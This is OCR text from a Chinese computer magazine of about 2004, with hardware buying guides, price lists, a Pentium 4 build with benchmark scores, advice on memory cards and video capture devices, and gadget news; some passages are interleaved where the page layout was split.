近期市场上有一些低价的G4苹果机的外设销售如键盘、鼠标(见图3)、音响等，因为它们都来自非正规渠道，所以价格大大低于行货。G4键盘的价格不到200元，已改PC用的G4 USB光电鼠标价格不到120元，很多产品虽然外观上略有磨损但至少有9成新以上。大家都知道G4苹果机的外设设计非常优秀，无论是键盘还是鼠标都晶莹剔透宛如艺术品。如果改版到PC上使用(USB接口)再配上一个苹果界面的主题桌面，你就能在PC上享受一番苹果机的感觉，同时也使你的桌面外设与众不同。

小提示:G4苹果鼠标为单键设计，如果你用惯了PC鼠标右键和滚轮会感到非常不方便。




图3

千元级实用型数码相机

预算有限而又对数码相机非常感兴趣的朋友，你不必再到二手市场寻寻觅觅，现在市场上有一些千元级的名牌数码相机。目前千元级实用型DC一般提供200万像素CCD和定焦或3倍光学变焦。200万像素的数码相机属于实用型产品，并不像有些商家宣传的200万像素属于淘汰货，虽然指标不算高但完全可以用来拍摄输出10英寸以下照片，如果用来输出主流的6英寸大小的照片(4×6)更不在话下，如果要在电脑上看普通照片1600×1200分辨率也绰绰有余。目前市场上该档次性价比比较高的产品有富士A205S(200万像素级，3倍光学变焦)(见图4)参考售价为999元，柯达CX6200(200万像素级，定焦)参考售价为799元，如果你对300万像素产品情有独钟的话在此价位线上柯达CX7300(320万像素级，定焦)参考售价为1250元。不过从实用和价格的角度来看200万像素＋3倍光学变焦的产品更为实用。



图4

CF [SC03]



广西 赵铭：我想装一台Pentium 4的配置，主板最好是名牌，稳定并能升级。显卡要支持DirectX9，并且速度不能太慢。显示器要品质好一些的，让我使用起来放心。

配件	型号	价格(元)
CPU	Pentium 4 2.4B	1115
散热器	CoolerMaster 奔腾R73	70
主板	华硕 P4V800-X	640
内存	富豪DDR400 256MB	320
硬盘	迈拓 80GB 7200	600
显卡	ELSA 9600Pro	1199
显示器	飞利浦107T5	1150
光存储	美达6X DVD+RW	699
机箱	世纪之星8101	315
键盘	微软Basic套装	199
鼠标	微软Basic套装	
音箱	冲击波SC2108	258
共计		6565

CPU，价格与性能总难取舍：近期CPU的价格又比较稳定了，同样是2.4GHz的Pentium 4❶，800MHz前端总线的比533MHz前端总线的贵了300多元，性能提升约10%，考虑到这是一台中档的Pentium 4，最终我们选择了价格较便宜的型号。

主板，性价比并不是价格低就行：我们这里选用的华硕P4V800-X主板❷采用的PT800芯片组，价格上与其他PT800芯片组相比并不占优势。但华硕主板却给性价比下了一个很好的注释，老而弥坚。基本上华硕的绝大多数主板，都能支持同样接口的最高级CPU。比如很老的华硕T2P4支持K6-2处理器、P3B-F主板支持图拉丁CPU，以及现在的华硕800MHz全系列Socket478主板支持Pentium 4E处理器。与很多厂商每出一款新CPU就要更新主板相比，华硕不需要换主板就升级的作风才是性价比的表现。



显卡，ATI暂占上风：随着近期ATI显卡大面积的降价，使得ATI显卡的性价比大大地提高。ELSA 9600Pro❸是标准的Radeon 9600Pro显卡，支持DirectX 9整体做工也相当精良，是在ATI显卡大规模普及后依然保持良好做工的显卡品牌之一，当然，价格能再降低一点就更完美了。

测试成绩	
显示设置：1024×768，32位色	
DirectX 8测试	
3DMark2001 SE	11024
DirectX 9测试	
3Dmark2003（0340版）	3324
OpenGL测试	
Quake3 Demo001 最高画质	234.2fps
整体性能测试	
PCmark2004	3741

CF [SC05]



闷豆买闪盘

闷豆：有SanDisk的128MB闪盘吗？

奸商：有呀，这个就是，460元，不过小兄弟，我推荐你买另一款产品，价格比SanDisk便宜50元。

闷豆：SanDisk的能便宜一点吗？我还是想买SanDisk USB2.0的。

奸商：行货SanDisk就是这个价，我这个牌子可以给你再优惠一点。你买SanDisk其实就是买个品牌，你看它样子太土，USB 2.0容量小的话感觉不到优势。我这个闪盘牌外形要好很多，用的是三星的Flash芯片……而且还具有加密、随身邮件功能，Windows 98还是免驱动的！

老板不失时机给闷豆演示了一下加密功能，拷贝几个小容量MP3歌曲速度也不慢。

闷豆：你这个闪盘如何质保呢？

奸商：我这里三个月包换，一年保修。你放心，闪盘用一个月不坏以后就不容易坏了。

闷豆：那就买你这个吧。

闷豆拿回家在Windows 98的电脑上一试，系统还是向闷豆要驱动，好在包装也提供了相关程序，首次装完驱动以后就不需要了。仔细看说明书原来要将系统经过N步设置后才能免驱动。其他附加功能还算正常，闷豆也就将就着用了。

话说三个月以后的一天那个闪盘的接口掉了下来，闷豆赶往电脑城保修，可是以前的那个摊位上早就人去楼空了。

点评：现在一些杂牌闪盘以低价和多功能吸引客户，本身质量也不很好，使用一段时间后故障率偏高，保修往往由商家自己负责。一旦消费者找不到商家就无法得到保修。名牌的闪盘虽然价格高一些，不过质量有保证，售后服务体系比较完善。由于杂牌闪盘的销售利润高所以商家会大力推荐。

CF [SC06]



(截止到2004.4.2,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	565	575	555	555
Pentium4C 2.4GHz	1365	1365	1355	1375
AMD Athlon XP 2500+	695	700	695	710
华硕 P4P800S主板	835	835	835	835
佳能 Power Shot S1 IS	4100	4050	4020	4120
aigo迷你摄录一体机	1599	1599	1599	1599
明基FP557s (白)	2650	2699	2650	2750
台电 8X DVD-Durl	990	995	999	999
美达 6X DVD+RW	699	699	699	699









型号	平均价	最低价
CPU报价		
Intel		
赛扬1.7GHz(散)	445	440
赛扬2.4GHz(散)	580	575
Pentium 4 2A(盒)	970	960
Pentium 4 2.4C(盒)	1380	1375
Pentium 4 2.6C(盒)	1440	1430
Pentium 4 2.8C(盒)	1460	1455
AMD		
Duron 1600(散)	310	305
Athlon XP 2000+(盒)	540	530
Athlon XP 2400+(散)	640	630
Athlon XP 2500+(盒)	700	690
Athlon XP 3000+(盒)	1450	1430
内存报价		
DDR266		
HY 256MB	340	335
HY 512MB	660	650
Kingston 256MB	350	345
Kingston 512MB	690	680
KingMax 256MB	345	335
KingMax 512MB	675	670
Apacer 256MB	365	350
Apacer 512MB	690	680
DDR333		
HY 256MB	355	350
HY 512MB	695	690
Kingston 256MB	395	390
Kingston 512MB	735	730
KingMax 256MB	370	365
KingMax 512MB	725	720
Apacer 256MB	390	385
Apacer 512MB	730	730
DDR400		
Kingston 256MB	405	400
Kingston 512MB	765	760
KingMax 256MB	375	370
KingMax 512MB	740	735
Apacer 256MB	410	405
Apacer 512MB	770	765
硬盘报价		
硬盘 7200转		
迈拓DiamondMax Plus 9 80GB/2MB	585	580
迈拓DiamondMax Plus 9 120GB/2MB	760	750
西数WD800BB 80GB/2MB	540	530
西数WD800JB 80GB/8MB	620	615
西数WD1200JB 80GB/8MB	790	785
希捷酷鱼7200.7 40GB/2MB	485	480
希捷酷鱼7200.7 80GB/2MB	580	570
希捷酷鱼7200.7 SATA 80GB	645	640
三星SP0802N 80GB/2MB	640	630
三星SP1203N 120GB/2MB	890	885
主板报价		
Intel		
华硕P4P800 865PE	1050	1040

型号	平均价	最低价
华硕 P4PE-X 845PE	700	695
微星 848P Neo-S	660	660
微星 865PE Neo2-S	845	840
技嘉 8VT800	640	630
技嘉GA-8IKXR	2000	1990
硕泰克SL-85DR3-R	590	570
捷波J-875PMAX	1220	1210
捷波 PT800DBP	570	555
昂达 P5G-X	740	730
昂达 VP4T	499	485
AMD		
华硕A7V600 KT600	845	840
华硕A7N8X-X	730	720
微星 K7N2 DELTA-L	630	620
微星 KT4AV-L	560	530
技嘉GA-7S748-L	450	430
硕泰克SL-KT600-RL	699	690
硕泰克 SL-75FRN2	670	665
捷波J-N2PA800	670	660
昂达 VT400A	520	510
显卡报价		
NVIDIA		
华硕V9520/TD FX5200	760	730
华硕 V9560 Video Suite	1900	1890
微星FX5200-T64	540	520
微星FX5600-TD128	999	990
技嘉 GV-N52128TE	580	560
七彩虹风行5700 CF白金版	999	990
七彩虹风行5700Ultra	1499	1485
铭瑄极光5700 Ultra钻石版	1445	1435
铭瑄极光5500	666	660
盈通剑龙FX5900XT	1599	1585
盈通剑龙G5700	999	990
昂达闪电9560 Ultra2	999	985
昂达闪电8560	699	680
ATI		
华硕 9600 SE/TD	1050	1010
技嘉GV-R96X128DU	1340	1310
七彩虹镭风9800SE CH黄金版	1390	1375
七彩虹镭风 9200SE CV版	450	445
铭瑄狂镭9600PRO钻石版	1230	1220
铭瑄狂镭9800 Pro	1999	1988
盈通镭龙R9600	880	865
盈通镭龙R9800Pro	1999	1990
昂达雷霆9200SE	410	400
昂达雷霆9200	470	450
光存储报价		
COMBO		
明基 CB482B	499	490
三星 金将军52X康宝 2M	399	390
三星 金将军52X康宝 8M	499	490
美达 48X康宝	388	375
微星 48X(MS-8448M)	499	490
台电 女神 52X COMBO	399	395

型号	平均价	最低价
爱国者 52X康宝王	430	420
刻录机		
华硕 CRW-5232AS静音王	360	355
明基 5232P	480	470
美达 RW5232	360	345
微星 CR52-A2(MS-8352A)	399	388
台电 女娲 52X刻录机	350	340
LG 52X	375	360
DVD		
华硕 DVD-E616P1	280	270
明基 DVP1650S	290	285
三星 金将军16XDVD 白金版	305	300
美达 16XP	280	275
微星 D16(MS-8216)	300	280
台电 女神 16倍速DVD-ROM	285	275
爱国者 16X	289	280
显示器报价		
17"CRT		
三星763MB	1130	1110
三星783MB	1260	1255
明基A772 plus	1360	1340
飞利浦107S5	1160	1150
飞利浦107C5	1340	1310
LG T710PH	1180	1160
LG T710S	985	970
美格 796FDX5	1490	1470
NESO HD770II	1390	1370
大水牛 DFX860+	999	985
爱国者776FT+	1190	1170
19"CRT		
三星955MB	1800	1780
明基992p	1890	1870
飞利浦109B	1900	1870
LG T910B	2200	2170
NESO FD910G	3960	3935
大水牛 DT996	1980	1960
爱国者 998FD	2300	2290
优派G90f+	2390	2380
15"LCD		
三星152S	3280	3270
明基 FP556s	2890	2880
飞利浦150S4	2750	2740
LG L1520B	3350	3340
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派 VE155b	3100	3090
17"LCD		
三星171S	4050	4040
三星173V	3990	3488
明基 FP791	5300	5270
飞利浦170C4	3900	3890
LG L1710S	3988	3988
优派 VE710s	4100	4090
数码相机报价		
佳能 PowerShot A70	2350	2320
佳能 PowerShot A80	3250	3235
奥林巴斯 C-750 Ultra Zoom	3800	3770
奥林巴斯 C-8080 Wide Zoom	7650	7600
尼康 COOLPIX 4300	2950	2930
尼康 COOLPIX 5400	5320	5300
SONY DSC-P10	3650	3630
SONY DSC-F828	7800	7780
松下 DMC-FZ10	4500	4450
松下 DMC-LC5	3500	3460
美能达 DiMAGE A1	6600	6550
美能达 DiMAGE G400	2900	2850

本报价由电脑爱好者杂志和非常在线(http://www.veryol.com)联合提供

CF [SC07]

天地方寸间——存储卡导购指南

■杨法

16MB存储卡能存多少照片？16MB能存储300万像素数码相机高质量JPG格式相片20张多一点，如果存TIF格式只能存6张左右。16MB的存储卡就是数码相机一般自带的存储卡的容量，远不能满足我们的需求，因此购买更大容量的存储卡成了购买数码相机时必须的选择。另外，掌上电脑、DV也是使用各类存储卡的使用大户。因此买合适的存储卡也是数码消费的必由之路。市面的存储卡目前有CF、SM、SD、MMC、xD、SONY记忆棒等。选购存储卡时首先要确定自己的设备支持具体哪一种类型的存储卡，然后是大概需要多大的容量。以数码相机为例，对于一般家庭个人用户200～300万像素的入门的数码相机配64MB或128MB的存储卡比较合适，300～500万像素的数码相机配128MB～256MB的存储卡比较合适，它所支持一次拍摄照片的数量约相当于4卷传统135胶卷，足够满足一般家庭周末旅游外拍的需求。如果要长时间旅游，并且没有相应的存储设备，那么就要考虑购买512MB以上的存储卡了。

不同的存储卡都只能应用于针对性设备上，因此存储卡的横向比较意义不大，我们主要谈谈每种存储卡购买时需要注意的事项。

一、CF存储卡

CF存储卡是最早面世的存储卡，也是市场上用得最广泛的产品。虽然与现今其他存储卡相比，体积略大，但价格便宜、最大存储容量大、故障率低的优势还依然保持着，依然为现在不少数码产品所采用。CF存储卡是一种将控制器和存储器都做在卡内的存储卡，所以从硬件上直接决定了存储卡的I/O速度。现代CF存储卡发展的方向是大容量和高速度。

1.CF存储卡速度有差别

CF卡的容量已达到GB级别，读写速度也提升到60X之高(通常业内认为1X=150KB)。早期的CF卡多在8X左右，在一次读写数据量越来越大的今天，这样的速度已成为瓶颈，所以很多厂家纷纷推出了高速CF卡。高速的CF卡适合应用于一些高分辨率的数码相机和需要读写大流量数据的设备，它可以大大缩短等待时间，当然得到高性能的同时也要支付更多的费用。目前市场上从12X～60X的产品都自称为高速卡，有些倍速不高的产品在产品规格上就不敢标明具体速度，只用“高速”字样。目前真正比较算高速CF存储卡的应该是24X以上的产品。高速CF卡的代表产品是SanDisk Ultra Ⅱ(图1)，最高容量达到2GB，最大读取速度达到10MB/s，最大写入速度达到9MB/s，不过它价格也比较贵，主流的256MB SanDisk Ultra Ⅱ价格在600元以上(标准版的256MB SanDisk CF的价格在450元左右)。PQI也有读写速度40X的F1系列CF存储卡，读写速度达到40X(图2)。入门级和消费级的数码相机单次读写数据量比较少，所以高速CF卡的优势并不明显，选用普通24X～32X的产品就很不错了，而且现在20X～32X的CF卡只比普通卡贵一点点。



图1



图2

2.认准品牌型号买好卡

CF存储卡的品牌关系到产品的品质和兼容性。不过CF存储卡的品质和速度并没有必然的直接联系，优质的CF存储卡都可以提供3年以上的质量保证。比如SanDisk品牌在业界非常有名，产品的兼容性和耐用性非常好，不过其标准版产品的速度并不占优。主流市场上销售的SanDisk CF卡有四种：标准SanDisk CF卡，是最常见的产品；标有Ultra字样的高速卡；Ultra Ⅱ高速卡，也是目前读写读速最快的CF卡；Extreme系列CF卡(图3)，它保持Ultra Ⅱ系列读写速度优势并可以在更苛刻的环境下工作。



图3

市面上有一些标有Nikon、Canon等数码相机品牌的散装CF存储卡，其实这些卡绝大多数都是由其他厂家OEM的，如SanDisk就为很多著名品牌提供OEM存储卡，有的卡撬开外壳就能看到IC芯片上打着SanDisk的字标。所以我们完全没有必要花高价购买这类产品，而且这些产品很多属于随机货并非零售版产品，保修都很成问题。

3.兼容问题需注意

现在的CF卡容量不断提升，我们在选购大容量CF卡时要注意兼容问题。CF卡有CF Type Ⅰ和CF Type Ⅱ之分，它们的厚度不相同。设备上的CF Type Ⅱ插槽可以向下兼容CF Type Ⅰ的卡，但如果你的设备提供的是CF Type Ⅰ插槽，那么就不能使用CF Type Ⅱ卡，现在一般高容量的CF卡都采用Type Ⅱ形式。有些数码产品比较挑卡，也有一些老设备不支持大容量的CF卡，所以要配CF卡最好当场带上机器去试验一下，看看硬件设备是否与购买的新卡完全兼容。一些超过2GB的CF卡需要使用FAT32位格式存储，但不少早期和低端的数码设备是不支持FAT32的。

4.CF 存储卡的近亲 Microdrive

说到CF卡就不能不提到它的亲戚——微型硬盘Microdrive，Microdrive虽然外形和接口电路与CF卡差别不大，但其存储方式却不同。Microdrive采用类似硬盘的结构，它的优点是存储容量大、单位存储容量成本比CF卡低、I/O速度高。当年128MB CF卡就堪称大容量存储卡的时候，IBM就推出了170MB、340MB、540MB的微型硬盘，现在已有2GB和4GB的微型硬盘出售了。不过Microdrive的缺点是抗震性不如CF卡，工作耗电量、发热量也大些，故障率高于CF卡。一般选购Microdrive大多是看中了它的大容量优势。买Microdrive也要找一家售后服务比较好的商家。品牌方面以前只有IBM，现在HITACHI也有，据说还有国产品牌。

二、SM 存储卡

SM存储卡(Smart Media)是与CF卡同辈的存储卡，现在用得比较少。SM卡本身不包含I/O控制单元，所以当初可以做得比CF卡薄很多。SM卡的故障率要比CF卡高很多，分为软故障和硬件物理损坏，软故障是由于用户使用不当导致逻辑格式损坏，需要重新格式化，硬故障多是由于静电击毁存储单元和弯曲卡体所致。所以购买SM卡时保修更显重要，购买SM卡找一家信誉好售后服务负责的商家很重要，不要等到要保修的时候商家却推诿或已经人去楼空了。主流的SM卡容量在8～256MB之间，一些老款的数码相机和MP3还是会用到SM卡。使用SM卡的设备出现挑卡和不认大容量卡的情况比较多，所以也需要当场试验。

三、SONY 记忆棒

作为SONY的专利产品，SONY记忆棒(Memory Stick)贯穿于SONY各种电子产品中，无论是SONY的数码相机还是SONY掌上电脑都使用记忆棒来扩展存储空间。现在，MemoryStick也不是SONY独有的产品，一些第三方公司如SanDisk、PQI、Lexar、Apacer都有记忆棒推出。因此要购买SONY的原厂产品，一定要看到记忆棒上有SONY的字样。

市场上出售的SONY记忆棒大致有三个版本，一种是上海索广出货的行货，上面贴有索广的标贴；一种是日本产的原装货，也就是我们通常说的水货，或者称为原装货；还有一种是从日本批量进货后在南方重新包装的水货。从技术角度上讲，三种产品都是真品SONY MemoryStick，当然价格是不同的，质保期也有所不同。如果你只是大众消费者还是花钱买放心的好，索广的行货是不错的选择。

SONY记忆棒目前主要分为传统的标准蓝棒、白色的MemoryStick和一些体积更小的"Duo"(见图4)。

1.鱼龙混杂的蓝棒

蓝色的MemoryStick俗称"蓝棒"，是传统型号，制作相对简单，本身质量也不错，因此是假货和翻新货的重灾区。检查是否为假货或者翻新货的方法主要是从包装和外观辨识。首先要看包装是否是原包装的，一些水货和重包装的货外包装略显陈旧。然后看记忆棒的外观，目前假货记忆棒主要是普通的蓝条，部分假条是由旧记忆棒翻新而成的，假条在表面字标的仿制上通常比不过真条，用真条一对比马上露出破绽，不过单独看起来仿真度还挺高(我们可以用数码相机自带的记忆棒来对比，就很容易看出真假差别)。



图4

2.技术先进的"白条"(见图5)

白色的SONY记忆棒MemoryStick，俗称为"白条"，上面会有"MagicGate"字样，这是一种具有版权保护技术的记忆棒，比较适合追求高品质音乐的用户，它可以使用一些有限制的高品质音乐格式。



图5

对需要高速度和大容量的用户，就需要购买有"PRO"字样的白条，这就是高速型记忆棒，最大传输速度可以达到160Mbps，也提供了256MB、512MB、1GB的大容量档次，是SONY高端数码产品扩展存储空间的好拍档。

3.袖珍的Duo(见图6)

在电脑城还会看到一些比标准MemoryStick体积小的Duo产品，它主要是为小型化设备(如移动电话)开发的一种产品。它通过一个适配器就可以当成标准尺寸的MemoryStick使用，有些包装的MemoryStick Duo就包含有这样一个适配器。Duo同标准的MemoryStick一样有标准型(蓝条)、MagicGate版权保护型(白条)、高速型(Pro)之分。



图6

由于白条和Duo技术含量高，目前还没有假货出现，因此用户可以放心按需求购买。

四、MMC、SD 卡、xD 卡

MMC(MultiMedia Card)、SD(Secure Digital)卡、xD (xD Picture)卡都属于小体积低功耗的新一代存储卡，问题也较少。

市场上MMC、SD、xD卡品牌很多，性能没什么差别，除了松下的SD卡(图7)和Olympus xD卡(图8)外一些其他名牌存储卡厂商如SanDisk、PQI、Lexar也有这类产品，品质很好,质保也做得比较好。同样提醒用户不同品牌的卡兼容性并不是100%，购买时最好带上你的数码设备当场试机。



图7

市场上有些"裸卡"也就是没有包装的存储卡，这些卡有的还是名牌卡，很多都是宣称日本原装卡打着走私货或者海关罚没货的名义销售，或者在网上邮寄销售以减轻邮包重量的名义不提供包装(仔细想想一

走进视频采集设备的世界

■一居

现在网上流行不少“新”的“老”电影，就是把老影片重新剪辑配音后成为一个新的故事，其实要想有这种创意并不难，难的是要能够把这种创意制作出来。过去受到电脑性能的限制，除了专业人员外，使用视频采集设备的电脑玩家屈指可数。而现在随着电脑技术的不断发展，CPU的处理能力已经达到能实时压缩MPEG2格式的媒体流了，各种各样的视频采集设备也步入寻常百姓家。那么大家有没有想过购买一个视频采集设备来让自己的创意成真呢？

一、视频采集设备简介

什么是视频采集设备呢？通俗地说，视频采集设备就是将摄像机(摄像头)、录像机、光碟机、电视机等输出的视频数据或者视频音频的混合数据输入电脑，并转换成电脑可辨别的数字数据，存储在电脑硬盘中，成为可编辑处理的视频数据文件的设备。

视频采集设备依据视频讯号的来源可分为模拟与数字两大类，模拟视频讯号联接包括AV复合接口、S端子超级视频接口及分量接口；而数字视频讯号连接包括USB、IEEE1394及SDI接口。不同档次的视频采集设备具有不同质量的采集压缩性能。常见的视频采集设备有视频采集/编辑卡、多功能电视卡、USB电视盒、视频压缩卡、IEEE1394卡、VCD压缩卡、MPEG实时压缩卡、非线性编辑卡、广播级实时非线性编辑卡等等，虽然它们名称不同，但都属于视频采集设备的范畴。

此外，按照其应用范畴不同，采集设备又可以分为广播级视频采集卡、专业级视频采集卡、民用级视频采集卡等等，他们的主要区别是采集的图像指标性能不同。广播级视频采集卡的采集分辨率一般为768×576(PAL制)，或640×480(NTSC制)30帧/秒，这一类产品的特点是采集的图像分辨率高，媒体文件基本不压缩，缺点是视频文件庞大，每分钟数据量至少为200MB，主要用于电视台制作节目。专业级视频采集卡的级别比广播级视频采集卡的性能稍微低一些，分辨率两者是相同的，但压缩比稍微大一些，输入输出接口为AV复合端子与S端子，此类产品适用于广告公司、多媒体公司制作节目及多媒体软件。民用级视频采集卡的动态分辨率一般较低，绝大多数不具有视频输出功能，它主要是满足家庭对于视频图像的采集需要。一般我们能接触的采集设备包括电视卡、IEEE1394卡和非线性编辑卡这几类。

二、PCI电视卡

电视卡又叫电脑视频卡、电视接收卡、多功能电视卡，它的工作原理与普通电视机的接收原理相似，也是通过高频头接收标准电视信号，然后进行图像和声音的解调，转换成标准的VGA图像信号输出到电脑显示器上，并通过音频端口提供电视伴音。电视卡除了可用来执行电视视频接收，广播信号及其他音频信号的接收外，你一般还能通过其进行视频及其他图像信号的采集编辑处理及制作等等。

适合人群:绝大多数想在电脑上看电视和偶尔也想玩玩视频采集/编辑的读者。

●丽台TV2000XP豪华版

丽台TV2000XP豪华版采用Philips高频头，BT878A芯片，带FM收音，带遥控器。具备实时采集电视画面、支持外接多种制式信号输入采集、电视画面可随意大小、可更改电视刷新率等




图1

个包装纸盒和几张说明书纸会多重呢)。其实这些卡少部分是商家克扣下来的随机卡，也有相当一部分是从洋数码垃圾中拆出来的洋垃圾卡。如前一段时间从一批日本PHS手提电话里拆出很多32MB和64MB的MMC/SD卡，成色好的都进入主流电脑城以新货销售。这些卡虽然一时间在质量上可能没有问题，但基本是没有保修的，有的销售商宣称一年保修也是“随便说说”，半年以后这个商家是不是存在还是问题。



图8

MMC、SD卡、xD卡的体积小是优点，但存放时有时会一下子找不到放哪儿了，尤其是放在东西比较杂乱的手提包内。有些厂家在包装中提供了存放这些小型卡的塑料小盒，虽然价值很低但非常实用。

附表:各类存储卡目前售价

类型	容量	售价(元)	类型	容量	售价(元)
CF	128MB	300	CF	256MB	515
SM	64MB	180	SM	128MB	310
SD	128MB	365	SD	256MB	625
MMC	64MB	180	MMC	128MB	320
xD	64MB	285	xD	128MB	450
蓝棒	64MB	380	蓝棒	128MB	460
白条	256MB	1100	白条	512MB	2500
Duo	128MB	630	Duo	256MB	1370

CF [SC08]

功能。其除了最基本的电视接收、影像捕捉、多媒体功能外，还可在采集视频和音频信号的同时将采集信号压缩为VCD、MPEG、DVD格式。其最大的特色是“时光平移”功能，既提供画中画功能，实现在欣赏即时节目的同时还可以同时收看错过了没欣赏到的节目(支持定时收看和录制)。送绘声绘影6.0和COOL 3D软件，参考价格450元。

● 康博 M500

康博科技“启视录”系列电视卡，有第二代电视卡M500(599元)、M350(499元)，及经济型电视卡M100(349元)等款。其中M500电视卡采用Philips SA7133/4HL芯片提供视频压缩，Philips FM1236 Tuner提供FM高音质输出。值得一提的是，和一般市售电视卡所标榜的“预约录像”不同的是，启视录M500可透过其内建的“Power-Up”芯片及ComproPVR整合型预录程序，以S3和S5模式激活计算机，帮你自动开启主机电源并自动进行预约录像。对于常不在家的球迷或关心奥运的人来说，就可以放心地外出做事而不会错过2004年每一场精彩的世界杯预选赛和奥运会比赛了。




图2

三、USB电视盒

笔记本电脑上没有PCI插槽，以前想在笔记本电脑上看电视，只有购买一块PCMCIA接口的电视卡，但其效果一般不太好。而USB电视盒的出现不仅解决了在笔记本电脑上流畅看电视的问题，而且也可使你在笔记本上能进行高效率的视频采集与编辑了。在选择USB电视盒时应尽可能地选择采用USB2.0接口的产品(支持USB2.0接口的产品比传统的USB1.1接口多出40倍的传输频宽，可满足DVD品质的传输需求，以提供最佳的影音观赏及录制品质)。

适合人群:笔记本电脑或液晶显示器用户及需要移动视频采集的用户。

● 康博启视录 U1500

康博启视录U1500电视盒是一款使用USB2.0传输界面Philips 7133HL 9bit芯片的电视盒，具备MPEG2硬件压缩芯片，可将模拟信号实时转成MPEG2档案格式，不占用系统资源，很适合各种笔记本或个人计算机使用。其内建全频道电视调谐器，可让你轻松地通过启视录U1500电视盒在计算机上收看全频道电视节目。电视盒尺寸为17.5cmx11.5cmx2.3cm，大约只有三个名片盒大，重量只有300克，可称目前最方便轻巧的便携式家庭剧院。其丰富的外接接口(S端子、AV端子及立体声输入、输出)，可


图3

以满足大多数影音玩家的需求。参考报价 1999 元。

四、IEEE1394 卡

IEEE1394“火线”是近几年来新兴的一种电脑高速接口，其别称有 S400、Firewire 和 i.LINK 等。市场上 1394 卡可以分为两大类：一类是采用专门编码器的1394卡，另外一种就是采用 OHCI(Open Host Connect Interface)技术的 1394 卡。由于采用OHCI技术的1394卡是标准接口卡，Windows系统都把其作为标准设备加以支持，不需生产厂商提供软件编码器，直接采用微软 DirectX 中集成的编码器即可工作，而且还可以通过升级编码器来提高图像质量。所以，市场上常见民用级 IEEE1394 卡几乎都是 OHCI1394 卡。IEEE1394 的实际传输率要远远高于同档次的 USB2.0，新的 IEEE1394 卡已有采用 IEEE1394B(800Mbps)规格的产品。

适合人群:IEEE1394 卡俗称 DV 视频采集卡(DV 卡)，是 DV 用户的不二选择。

● **品尼高 Studio DV8 专业版**

Pinnacle(品尼高)Studio DV8 系列包括笔记本电脑版、旗舰版、专业版、精华版、升级软件以及 LINX plus 等。这块专业版是一块 32 位 PCI 板卡，软件 CODEC，具备三个 400Mbps 的 IEEE1394 端口(2 个外部 1 个内部)，兼容数字摄像机格式(DV、Digital 8 和 MicroMV)，可直接从 DV 和 Digital8 摄象机捕获为 DVD 质量的 MPEG2，使用 SmartCaptureTM 捕获 1 小时的预览质量的 DV 视频仅需要 360MB 的磁盘空间。其新增有转场特级反向变换、DVD 菜单制作、滚动字幕和水平滚动字幕、光盘刻录等专业级功能，可为你带来更为实用高效的编辑感受，很值得想获得准专业级效果的读者考虑。参考价格 570 元。

五、非线性编辑卡

非线性编辑(非线编)是指应用计算机图形、图像技术，在计算机中对各种原始素材进行各种编辑操作，并将最终结果输出到计算机硬盘、磁带、光盘等记录设备上的一系列完整工艺过程，非线编中如果操作出现问题，可以很方便地对其修改。

从对输入的视频数据的处理方式看，适用于非线性编辑的视频采集卡包括带硬件 CODEC 的 MPEG 卡、IEEE1394 卡及高质量无压缩卡。这类视频采集卡不但可以保持高质量的视频输入输出，更可以提供高速度的视频数据查找，即在已捕捉到的视频数据内随意跳跃，随意抽取任意一段视频数据而无须等待，价格一般都在数千元。

适合人群:非线性编辑卡适合于较专业的场合应用，非编卡按实时性及视频特技和视频处理质量分为家用级、专业级和广播级等，一般家用级非编卡价格在数千元左右，而专业级非编卡一般要上万元。

●品尼高 DV500 DVD，双通道实时 / 模拟数字全能采集编辑卡 / 实时特技 / 字幕和滤镜 / 具有实时特技动能的纯DV 编辑工具，是一款非线编的入门产品，参考报价 5880 元。

CF [SC09]

Digital Eyes 数码探眼

国内篇

■ 特邀信息员:胖胖牛

松下全新数码合体机，女性化妆盒？

你见过可以照相，可以拍摄有声动画，并且能播放 MP3 音乐和录音的化装盒吗？松下 SV-AV25(见图 1)就是这样一款神奇的数码合体机，MM 们真的可以用它来当镜子进行化装。

这款机器使用 1/3.2 英寸的 210 万像素 CCD 作为图像传感器，2 英寸可翻转 LCD 取景器，最大光圈 F4.0，提供了 2.5 倍数码变焦的功能。它能拍摄最大分辨率为 1600×1200 像素的照片，还可以录制 MEPG-4 格式的文件，以使用 512MB 存储卡来说，320×240@30fps 分辨率，它能在不损失画质的前提下，拍摄近 1 小时的有声影片。另外，其液晶显示屏可以在垂直 90 度水平 360 度方向旋转，对于自拍以及多角度拍摄都很方便。



图 1

在播放音乐方面，它除了可以播放常见 MP3 格式音乐文件外，还支持 AAC 格式的音乐文件，同时这款产品还具有录音功能，相当实用。

更让人兴奋的是这款数码合体机目前的价格只有 2350 元，市场上应该很容易找到。

胖胖牛:好东西呀！没想到 Panasonic 也会给我们带来如此实惠的产品，功能又多，价格又不贵，为低端入门消费者提供了相当多实用的功能，适中的价格，我都有些动心了。

小体积、大屏幕，能显示歌词，还带线控耳机



图 2

TRULY(信利)在 MP3 播放器市场也算较有名气的牌子了，他们是第一个推出小到“火柴盒”般 MP3 的厂商。而如今，“火柴盒”的升级版来了(见图 2)，超大屏幕配合流行的镜面面板，体积的增加带给我们更多的视觉冲击。

如此大的屏幕，你肯定会猜到它的特殊用途——同步显示歌词。当在欣赏喜欢的新歌时，你可以通过可显示 4 行中文的大屏幕同步浏览歌词，或听英语时显示词句，当然，这需要你事先做些什么，好在厂商已经把使用的软件随机器送给了我们。虽然刚开始有些麻烦，但是这是一劳永逸的事情，你难道不想体验一下科技带给你生活的全新体验吗？目前这款 MP3 的价格是 1299 元。

胖胖牛:显示诸如歌词等文本信息的功能早就出现了，但如同这款产品这样将此功能做到如此极至的还很少，线控的使用更是对其高性价比的有力证明。另外，听说它还随机附送一条可以将音频设备左右两路的输出合并输入到麦克风接口的音频转录线，说起来效果要比单头的直录线好一些。

我转，我拍，我的尼康 CoolPix SQ

